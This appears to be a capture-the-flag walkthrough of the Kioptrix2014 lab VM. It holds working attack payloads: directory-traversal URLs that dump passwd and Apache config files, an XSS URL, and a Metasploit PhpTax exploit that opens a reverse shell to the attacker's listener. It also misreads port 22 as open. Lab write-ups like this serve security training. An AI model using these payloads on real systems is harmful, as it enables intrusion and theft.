

Kioptrix2014 Writeup

Downloaded the VM from vulnhub




```
netdiscover -r 10.0.2.0/24
```





```
sudo nmap -A 10.0.2.7
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 10.0.2.7

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 10:40 EST
Nmap scan report for 10.0.2.7
Host is up (0.0015s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE VERSION
22/tcp   closed ssh
80/tcp   open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-title: Site doesn't have a title (text/html).
8080/tcp open   http    Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 08:00:27:13:ED:14 (Oracle VirtualBox virtual NIC)
Device type: firewall|VoIP adapter|VoIP phone
Running (JUST GUESSING): Fortinet embedded (89%), Vonage embedded (88%), Polycom embedded (86%)
OS CPE: cpe:/h:vonage:v-portal cpe:/h:polycom:soundpoint_ip_331
Aggressive OS guesses: Fortinet FortiGate-50B or 310B firewall (89%), Vonage V-Portal VoIP adapter (88%), Fortinet F
ortiGate 100D firewall (86%), Fortinet FortiGate 1500D firewall (86%), Polycom SoundPoint IP 331 VoIP phone (86%), F
ortinet FortiGate-60B or -100A firewall (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   1.50 ms 10.0.2.7

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.01 seconds
```

We get this scan from nmap. We deduce that port 22, 80 and 8080 are open on the machine. The server that is running the website is also using Apache, which can be useful later.


Let's try to access the website.




```
1  <html>
2   <head>
3    <!--
4    <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
5    -->
6   </head>
7
8   <body>
9    <h1>It works!</h1>
10  </body>
11 </html>
12
```

The source code tells us there might be an opportunity for some RCE to happen in this attack.

Seems like this is the response for port 80. Let's see what happens if we use port 8080 for this website.



Forbidden

You don't have permission to access / on this server.


8080 seems to access a different part of the server, part that is currently forbidden.

Let's try to use gobuster or dirbuster to see if there is something else in the file structure of this website.


```
gobuster dir -u 10.0.2.7 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Judging by this little screenshot, gobuster is a "bust" (haha).

We can go back to the source code of the first url we tried when we accessed the website. There is an url there that we can try:



We got a lot of stuff to look at here! As this is looking like a service, we can search for the vulnerability on the web.



We find that this is not the most secure service. Let's try the exploit! The service has two vulnerabilities:
Directory Traversal
Cross-Site Scripting

```
[1] Directory Traversal:
"hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd"
The traversal is executed with the web server's privilege and leads to
sensitive file disclosure (passwd, siteconf.inc.php or similar),
access to source codes, hardcoded passwords or other high impact
consequences, depending on the web server's configuration.
This problem may exists in the production code if the example code was
copied into the production environment.
```

```
Cross-Site Scripting remediation:
1) Update to the latest version of the software.
2) Remove public access to the examples folder where applicable.
3) Use a Web Application Firewall or similar technology to filter
malicious input attempts.
```

Let's start with Directory traversal


```
http://10.0.2.7/pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2fetc/passwd
```

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
_pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
_dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

We get a list of users on the server

Next up we have cross site scripting:

```
http://10.0.2.7/pChart2.1.3/examples/sandbox/script/session.php?
%3Cscript%3Ealert(%27XSS%27)%3C/script%3E
```



XSS works as well.

Staying on directory traversal, let's check the apache configuration for the server, using this link


```
http://10.0.2.7/pChart2.1.3/examples/index.php?
Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf
```

```
SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4_browser

<VirtualHost *:8080>
    DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">
    Options Indexes FollowSymLinks
    AllowOverride All
    Order allow,deny
    Allow from env=Mozilla4_browser
</Directory>
```

Looking at this, we can gather that to access that page that we didn't have permission to, we need Mozzila version 4. So let's research how to do that:


```
https://support.codeweavers.com/changing-your-user-agent-on-linux
```

We enter the about:config section of firefox and create a new preference, with which we can change the agent version of our browser:



Index of /

- phptax/



Entering the 8080 port of the website we now get an actual result. We see something called "phptax". Let's google it

Google

what is phptax? Caută

TOATE IMAGINI VIDEOCLIPURI ȘTIRI

Attack: PhpTax drawimage.php RCE - Broadcom Inc.
www.broadcom.com › attacksignatures › detail
Additional Information. PhpTax is software used to calculate U.S. income taxes. The application is prone to a remote code-execution vulnerability because it ...

PhpTax pfilez Parameter Exec Remote Code Injection - Rapid7
www.rapid7.com › exploit › multi › http › phpt...
30 mai 2018 · This module exploits a vulnerability found in PhpTax, an income tax report generator. When generating a PDF, the icondrawpng() function in drawimage.php does ...

phptax 0.8 - Remote Code Execution - PHP webapps Exploit
www.exploit-db.com › exploits
2 oct. 2012 · PhpTax is free software to do your US income taxes. Tested under Unix environment. The program generates .pdfs that can be printed and sent to the IRS.

It seems to be a service that presents a vulnerability, so let's try to find something related to this on metasploit

```
msf6 > search phptax

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Desc
ription
   -  ----                                  ---------------  ----       -----  ----
-------
   0  exploit/multi/http/phptax_exec        2012-10-08       excellent  Yes    PhpT
ax pfilez Parameter Exec Remote Code Injection


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/multi/http/phptax_exec

msf6 >
```

we find one exploit that seems to be pretty appreciated by the community

```
msf6 > use 0
msf6 exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:
                                         port[,type:host:port][ ...]
   RHOSTS                      yes       The target host(s), see https://do
                                         cs.metasploit.com/docs/using-metas
                                         ploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing con
                                         nections
   TARGETURI  /phptax/         yes       The path to the web application
   VHOST                       no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   PhpTax 0.8
```

Looks like the only parameter that we need to take into considerations is RHOSTS, which in our case, will be 10.0.2.7

```
msf6 > use 0
msf6 exploit(multi/http/phptax_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf6 exploit(multi/http/phptax_exec) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(multi/http/phptax_exec) > set rport 8080
rport => 8080
msf6 exploit(multi/http/phptax_exec) > show options

Module options (exploit/multi/http/phptax_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     10.0.2.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /phptax/         yes       The path to the web application
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PhpTax 0.8


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/phptax_exec) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/http/phptax_exec) > set UserAgent Mozilla/4.0
UserAgent => Mozilla/4.0
msf6 exploit(multi/http/phptax_exec) > run
```

I also set the RPORT => 8080

LHOST => 10.0.2.15

set UserAgent Mozilla/4.0 (VERY IMPORTANT STEP) since we need that version of Firefox to access the /phptax/ URL

```
msf6 exploit(multi/http/phptax_exec) > run
[*] Started reverse TCP double handler on 10.0.2.15:4444
[*] 10.0.2.78080 - Sending request ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo KLaCKMcUMdamyg9z;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] Command: echo CsftxX9pgnlJtFN7;
[*] A: "Escape: not found\r\nKLaCKMcUMdamyg9z\r\n"
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket A
[*] A: "Connected: not found\r\nEscape: not found\r\n"
[*] Matching ...
[*] Matching ...
[*] B is input ...
[*] B is input ...
[*] Command shell session 2 opened (10.0.2.15:4444 → 10.0.2.7:44499) at 2025-01-15 14:18:33 -0500


Shell Banner:
CsftxX9pgnlJtFN7
─────

[*] Command shell session 1 opened (10.0.2.15:4444 → 10.0.2.7:50825) at 2025-01-15 14:18:34 -0500
whoami
www
```

We gained access! Now let's look for information of the system we are trying to crack with the command:


```
uname -a
FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan  3 07:46:30 UTC 2012     root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  amd64
```

